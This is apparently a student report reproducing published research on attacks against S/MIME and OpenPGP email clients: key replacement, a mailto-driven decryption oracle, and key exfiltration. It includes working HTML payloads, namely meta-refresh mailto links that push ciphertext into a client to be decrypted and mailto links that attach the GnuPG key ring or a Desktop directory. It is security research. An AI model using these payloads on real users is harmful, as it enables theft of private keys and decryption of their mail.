Email: End-to-End Encryption Report

Abhinav Nakarmi, Kuber Shahi, and Mahavir Jhawar

June 11, 2021

Paper: Mailto: Me Your Secrets. On Bugs and Features in Email End-to-End Encryption (link)

Contents

1 Introduction

In 2020, the number of email users is more than 4 million [4]. Similarly, the number of emails that are sent and received is staggeringly above 306 billion. Hence, there is no doubt that email is a very popular mode of communication. As a consequence, the security of such communication channel should be secure and trustworthy. To achieve this goal, researchers have intensified the analysis of end-to-end (E2E) cryptographic solutions for email (S/MIME and OpenPGP), which are used by high-value targets such as journalist, whistle blowers, as well as large organizations and government agencies in order to protect email, independent of its transport path.

Keeping this in mind, this paper brings out the practical vulnerabilities found in the implementation of two major email end-to-end encryption standards: OpenPGP and S/MIME. However, it does not target the underlying cryptographic primitives of the mentioned schemes.

2 Research Questions

This paper answers the following questions:

- How do email clients handle new S/MIME certificates ? Do they automatically import them and replace old ones?
- Do email clients store draft messages on IMAP servers unencrypted even though PGP or S/MIME is configured?
- Can email clients be abused as an oracle for decrypting or signing any message content delivered via mailto links?
- Do email clients support mailto features to attach files?

3 Attack Classes

It is important to recognize that the presented attacks do not break the underlying cryptography itself but rather exploit the weaknesses in key exchange mechanisms and other legitimate features of PGP or S/MIME capable email clients. The attacks are classified into following categories according to its motive:

- Present design flaw in the key update mechanism, allowing a third party to deploy a new key to the communication partners.
- Demonstrate that email clients can be tricked to decrypt ciphertext messages or to sign arbitrary messages, and exfiltrate them to an attacker controlled IMAP server, if auto-saving drafts is supported.
- Create a specially crafted mailto URI scheme, in order to force the inclusion of the OpenPGP private key file on disk into an email.

4 Background

To understand the mentioned attacks, it is first important to have understanding of the basic cryptographic standards used in email encryption/decryption.

4.1 OpenPGP

PGP was originally created by Phil Zimmerman is 1991 as a means of enabling secure communication. Later it was standardized as OpenPGP[3] for public use. OpenPGP is an email encryption technique and authentication mechanism that provides secure email communication. It introduced digital signature for authentication and shared secret key for encryption/decryption of the emails.

4.2 S/MIME

Secure/Multipurpose Internet Mail Extension (S/MIME) is a security enhancement to the MIME Internet email format standard based on technology from RSA Data Security[6]. Since emails traditionally only consisted of text, MIME was build to support multimedia messages. Additionally, S/MIME[5] is an extension of MIME which provides services to digitally sign and encrypt multimedia emails.

4.3 IMAP

The Internet Message Access Protocol (IMAP) is standard protocol that is used in email to send and retrieve email messages from the server through TCP/IP connection. IMAP has several advantages over POP3, the older protocol for email retrieval, such as support for multiple simultaneous clients, partial download of messages, or server-side searches. IMAP follows the concept of online folders. For example, outgoing mail is usually saved in the sent folder while draft emails can be saved to the drafts folder.

4.4 Mailto

The mailto URL scheme[2] enables third party application, such as a web browser, to compose a message given email address. It is used to produce hyperlinks on websites that allow users to send an email to a specific address directly from an HTML document, without having to copy it and entering it into an email client.

5 Attacks In Detail

5.1 Public-Key Replacement Attack

The goal of this attack is to silently replace the victim's public key on a third person's email client with the attacker's public key(in victim's name) such that all the email communication sent by the third person to the victim then gets sent to the attacker.
There are two phases in this attack: certificate acquisition and transparent re-encryption.




Figure 1: Attack Model


- (Phase: 1) Certificate Acquisition
  - As presented in Fig 1, the attacker holds an active MitM position between Bob whose public-secret key pair is (B_p, B_s). Let us call the attacker - Mallory.
  - Mallory generates a new key pair (B'_p, B'_s) and requests an S/MIME certificate in Bob's name to a CA.
  - The CA allows validation by email, in which case the CA sends verification email to Bob's email address which is intercepted by Mallory.
  - Mallory visits the verification email link and verifies the Certificate Signing Request(CSR), acquiring an S/MIME certificate in Bobs name.
- (Phase: 2) Transparent Re-encryption
  - Mallory holds an active MitM position between Bob and Alice. She sends an email to Alice impersonating as Bob using the new certificate she acquired.
  - When the email reaches Alice, and if her email client is vulnerable, it installs the new certificate in its database and, from then on, uses B'_p instead of B_p to encrypt all future communications to Bob.
  - As Mallory can intercept all emails sent to Bob, she can particularly decrypt and read emails encrypted with (B'_p, m) from Alice meant for Bob. To avoid any suspicion, she can further re-encrypt the emails and send them to Bob.
  - At the end, when Mallory wants to give up her position, she performs another key replacement and re-deploys Bob's original key B_p in Alices email client.

Implementation

- Creation of S/MIME certificates from a valid Certificate Authority.

  We used "ACTALIS"[1] to get our S/MIME certificates. Actalis provides one free S/MIME certificate for an email address which is valid for 365 days. We visited its website and followed the instructions to get the S/MIME certificates for **bob.pant2021@gmail.com** and **alice.sharma302@gmail.com**. **Note:** For verification, an email was sent to the above mentioned email addresses.

- Here is the sample of the certificate for Bob issued by Actalis.



Certificate

General | Details | Certification Path

Certificate Information

This certificate is intended for the following purpose(s):
- Proves your identity to a remote computer
- Protects e-mail messages
- 1.3.159.1.24.1

* Refer to the certification authority's statement for details.


Issued to: bob.pant2021@gmail.com

Issued by: Actalis Client Authentication CA G3

Valid from 3/9/2021 **to** 3/9/2022

Install Certificate... | Issuer Statement | OK

(a) S/MIME Certificate



Certificate

General | Details | Certification Path

Certification path
- Actalis Authentication Root CA
  - Actalis Client Authentication CA G3
    - bob.pant2021@gmail.com

View Certificate

Certificate status:
This certificate is OK.


OK

(b) Certification Path

Note: S/MIME certificates can also be self-signed without a CA or can be signed by a self created CA. We have documented all processes in detail (here).

- S/MIME certificates for end-to-end email encryption on "em Client"

  – Alice sends her certificate to Bob before both the parties can send and receive encrypted emails. Bob receives the certificate and imports it on his system.



Today
Alice Sharma 10:45 PM
PK
sslwebserver@actalis.it 12:00 AM
Notifica emissione certificato S/MIME da ...
Yesterday
sslwebserver@actalis.it Tue 11:57 PM
Conferma validità indirizzo Email - Email Addre...


AS
From Alice Sharma
to bob.pant2021@gmail.com

This message is signed by alice.sharma302@gmail.com.
This email contains S/MIME certificates for alice.sharma302@gmail.com. Import the certificates.

public key exchange from Alice to Bob

Figure 3: Bob receiving Alice's certificate on his email client (em Client)


  - Now Bob has Alice's certificate and can encrypt the emails to be sent to Alice using her public key from her S/MIME certificate. Then to send an encrypted email to Alice, Bob simply composes a new email to Alice which is automatically encrypted by the email client and sent.


Menu
First Message with encryption - New Message
Send
"Bob Pant" <bob.pant2021@gmail.com>
To:
"alice.sharma302@gmail.com" <alice.sharma302@gmail.com>
Add Cc & Bcc
Subject:
First Message with encryption

First encrypted message from Bob to Alice

Figure 4: Bob sending first encrypted message in em Client

  - Alice receives Bob's email and her email client decrypts it. Since Bob's S/MIME certificate was sent with Bob's email, Alice imports it which will be used for encrypting future emails to Bob.


Sorted by Received
Select
Today
Bob Pant 10:48 PM
First message with encryption
me 12:06 AM
sslwebserver@actalis.it 12:03 AM
Notifica emissione certificato S/MIME da ...
sslwebserver@actalis.it 12:02 AM
Conferma validità indirizzo Email - Emai...
Yesterday
eM Client Team Tue 11:43 PM
Welcome to eM Client
First message with encryption
Important
Inbox
From Bob Pant
to alice.sharma302@gmail.com
10:48:11 PM

This message is signed by bob.pant2021@gmail.com and encrypted.

This email contains S/MIME certificates for bob.pant2021@gmail.com. Import the certificates.

First encrypted message from Bob to Alice

Figure 5: Alice receiving Bob's email with his certificate.

- Public Key Replacement - Transparent Re-encryption


  Em Client silently replaces the old certificate of an email address with the new one upon receiving it. We know Bob's S/MIME certificate issued by Actalis is already on Alice's email client which was used to send and receive encrypted emails. Then, to replace Bob's Actalis-issued certificate, we just need to send Alice another email using Bob's self-signed certificate, and check whether Bob's certificate was replaced on Alice's email client or not. This was our plan to test the phase 2 of the first attack but we could not carry it out as email clients do not accept self-signed certificates. Moreover, we could not acquire another S/MIME certificate for Bob for two reasons:

  - Actalis does not provide more than one free S/MIME certificate for a particular email address
  - We could not find any other CA that provides free S/MIME. Therefore, further testing could not be performed.

5.2 Decrypting and Signing Oracle

The goal of this attack is to obtain plaintexts for arbitrary PGP ciphertext messages encrypted with the victim's public key, and arbitrary messages signed by the victim.


- **How does mailto work?**
  - The victim visits a malicious website which contains attacker-controlled content and keeps the website open.
  - The malicious website automatically triggers a mailto link (eg. via HTML meta tag or JavaScript) that results in composition of an email on the victims default email client.



```
<meta http-equiv="refresh" content="2; URL=mailto:bob.pant2021@gmail.com?subject=Mail from our
Website&bcc=lastemail@example.com&body=hello">
```

Figure 6: A mailto link that triggers the composition of an email after 2 seconds.

  - For example, the following email composition box (em Client) automatically opens when someone visits our website. The default email client is triggered by the mailto link (Fig 6) contained in our website..



File | C:/Users/abhin/On

This is some message

We are happy to inform that we have new feature ca

Mail from our Website - New Message

"Alice Sharma" <alice.sharma302@gmail.com>

To: bob.pant2021@gmail.com

Cc:

Bcc: lastemail@example.com

Subject: Mail from our Website

hello

Figure 7: Composition of an email triggered by the mailto link.

Note: The mailto parameters even allow recipient, subject and the content of the mail to be set among other things.

- **Decryption Oracle**
  - To decrypt an arbitrary PGP ciphertext encrypted by the victims public key, the attacker can submit the ciphertext as a mailto body parameter.
  - Then, when the victim visits the attacker controlled malicious website, and if the victim's email client interprets PGP ciphertext in the body parameter, it automatically decrypts the message and automatically stores it as an unencrypted message on the IMAP server which is accessible by the attacker.



Visits Attacker-controlled website
catpics.com
Email composed according to mailto parameters
Email Client
Bob (Victim)
Draft saved to IMAP server unecrypted
IMAP Server (Attacker-controlled)
Attacker

Figure 8: Overview of the Decryption Oracle

- **Signing Oracle**

– If the email client is configured to sign every message (even drafts) by default, then a signed message will be stored in the IMAP server accessible by the attacker.

– In such scenarios, the attacker can submit any arbitrary message as mailto body parameter and obtain a corresponding signed message for it.




Visits Attacker-controlled website
catpics.com
Email composed according to mailto parameters
Email Client
Bob (Victim)
Signed email draft being saved to IMAP server
IMAP Server (Attacker-controlled)
Attacker

Figure 9: Overview of the Signing Oracle

Implementation

- To test the attacks, we configured Postbox email client with Enigmail plugin that supports PGP encryption and imported Actalis-issued S/MIME certificates. Gpg4win was also installed as needed by Enigmail. A pair of PGP keys was generated by the email client for the PGP encryption and signing as shown in Fig 10.




Primary User ID Bob Pant <bob.pant2021@gmail.com>
Type key pair
Fingerprint 8BD0 0332 AB01 2A37 7A62 BC50 738E 6590 D4B0 E9A6

Key Part	Usage	ID	Algorith...	Size	Created	Expiry
primary key	Sign, Certify	0x738E6590D4B0E9A6	EDDSA	256	03/11/21	03/10/26
subkey	Encrypt	0xBC1631F4F9919472	ECDH	256	03/11/21	03/10/26

Figure 10: PGP keys

  - We created a website with mailto links that triggered the email composition on Postbox with content of the email predefined. A sample of website is shown in Fig 11.



This is some message


We are happy to inform that we have new feature called mailto.

For questions: Send Email

Ashoka University
Sonipat, India

Figure 11: Example of a malicious website which uses mailto links

  - The aim of the attacker is to lure the victim to his/her malicious website such that the mailto link (Fig 6), embedded in the website (Fig 11), is triggered after 2 seconds, and an email composition window (Fig 7) opens up with predefined fields on the victim's system.
  - As pointed out in the second research question, the goal of this attack is to obtain the plaintext for arbitrary PGP ciphertext encrypted with the victim's public key or to get a valid S/MIME or PGP signed messages by the victim for arbitrary texts. The paper used ASCII-armored PGP ciphertext in the body parameter to test this feature of the attack. So, we encrypted a plaintext using Bob's public key using the GPG tool.




```
This is a plaintext.
```

Figure 12: Plaintext that will be encrypted using Bob's public key.

– The code to encrypt a text file using a public key:

```
gpg -a -e -r bob.pant2021@gmail.com plaintext.txt
```




```
-----BEGIN PGP MESSAGE-----

hF4DvBYx9PmRlHISAQdA4zZw2lmYkeHLZMAdD/1T8BripqFzFkJGeRQMuvkAwXow
ujb3ZkMxinTE3Qe5ZddS9GAWY2IZc+F90HpwvLu7CsInPVckxB3d2A+sfC1bpjYL
0lIBwGV9aN25bESUHliYW9tXN1qjU3B7iM1X2oxIb29Ho5VSbC358lyGfa7h13gX
/xzY+Qms2CjzJYCkWBj37tTOYUbEuvHjeHbQHz/nmxnnltkp
=1Iw/
-----END PGP MESSAGE-----
```


Figure 13: PGP encrypted ciphertext

– Then, we need to URL-encode the ASCII armored ciphertext before inserting it into the body parameter of mailto link.



```
-----BEGIN%20PGP%20MESSAGE-----%0A%0AhF4DvBYx9PmRlHISAQdA4zZw2lmYkeHLZMAdD%2F1T8BripqFzFk
JGeRQMuvkAwXow%0Aujb3ZkMxinTE3Qe5ZddS9GAWY2IZc%2BF90HpwvLu7CsInPVckxB3d2A%2BsfC1bpjYL%0A
0lIBwGV9aN25bESUHliYW9tXN1qjU3B7iM1X2oxIb29Ho5VSbC358lyGfa7h13gX%0A%2FxzY%2BQms2CjzJYCkWBj
37tTOYUbEuvHjeHbQHz%2Fnmxnnltkp%0A%3D1Iw%2F%0A-----END%20PGP%20MESSAGE-----%0A
```


Figure 14: URL encoding of the ciphertext



```
<meta http-equiv="refresh" content="2; URL=mailto:alice.sharma302@gmail.com?subject=PGPencryptedtext
&body=-----BEGIN%20PGP%20MESSAGE-----%0A%0AhF4DvBYx9PmRlHISAQdA4zZw2lmYkeHLZMAdD%2F1T8BripqFzFkJGeRQ
MuvkAwXow%0Aujb3ZkMxinTE3Qe5ZddS9GAWY2IZc%2BF90HpwvLu7CsInPVckxB3d2A%2BsfC1bpjYL%0A0lIBwGV9aN25bESUH
liYW9tXN1qjU3B7iM1X2oxIb29Ho5VSbC358lyGfa7h13gX%0A%2FxzY%2BQms2CjzJYCkWBj37tTOYUbEuvHjeHbQHz%2Fnmxnn
ltkp%0A%3D1Iw%2F%0A-----END%20PGP%20MESSAGE-----%0A">
```

Figure 15: mailto link with ASCII armored PGP encrypted text

– On opening the website, the mailto link triggered the Postbox (default) compose message window and the email client (Post box) automatically decrypted the text in the body parameter.



Subject: PGPencryptedtext

This is a plaintext.
--
Regards, <https://www.postbox-inc.com>
Bob Pant

<https://www.postbox-inc.com>

Figure 16: Postbox interpreting ASCII-armored PGP ciphertext and decrypting it


5.3 Key Exfiltration

The goal of this attack is to evaluate if the email clients support mailto *attach* parameter to attach any kind of files to emails.

- Assumption: The victim is willing to actively send an email to the attacker, based on the parameters contained in an attacker controlled mailto URI.

Implementation on Thunderbird


- We tested this attack on the Thunderbird email client (on Linux OS) which interpreted the *attach* parameter of the mailto links .
- First of all, we configured the Thunderbird with Enigmail plugin which supports PGP encryption and signing. Upon configuration, the files related to GPG are stored on the home directory by default. Knowing this, we changed the attach parameter in order to attach the secret key ring as shown in Fig 17.



```
<p>For questions:
  <a href="mailto:alice.sharma302@gmail.com?attach=/&attach=~/.gnupg/pubring.gpg">Send Email</a>
  <address>
```

Figure 17: Mailto link attaching secret key ring

- This triggered the email composition window with the secret key ring attached to it as shown in Fig 18.


Write: (no subject) - Thunderbird
File Edit View Insert Format Options Enigmail Tools Help
Send Spelling Save Attach


From: Bob <bob.pant2021@gmail.com> bob.pant2021@gmail.com
To: alice.sharma302@gmail.com

2 attachments 465 byte
0 byte
pubring.gpg 465 byte

Figure 18: Secret key ring attached to the email

Note: In GPG 2.2.4, the secret key ring is kept in the same file as the public ring. We confirmed this by listing all the secret key rings on the system. The keys generated by the Thunderbird for PGP were EDDH keys.


- We can even attach the file directory list of any path on the victims system. In the mailto link below, we specified a path to Desktop.



```
<meta http-equiv="refresh" content="2; URL=mailto:bob.pant2021@gmail.com?attach=/home/Desktop/">
<div class="main-content">
```

Figure 19: Attach parameter to Desktop Path

- Then, the mailto *attach* parameter shown above triggered the following email composition window with a file called 'Desktop' attached to it.

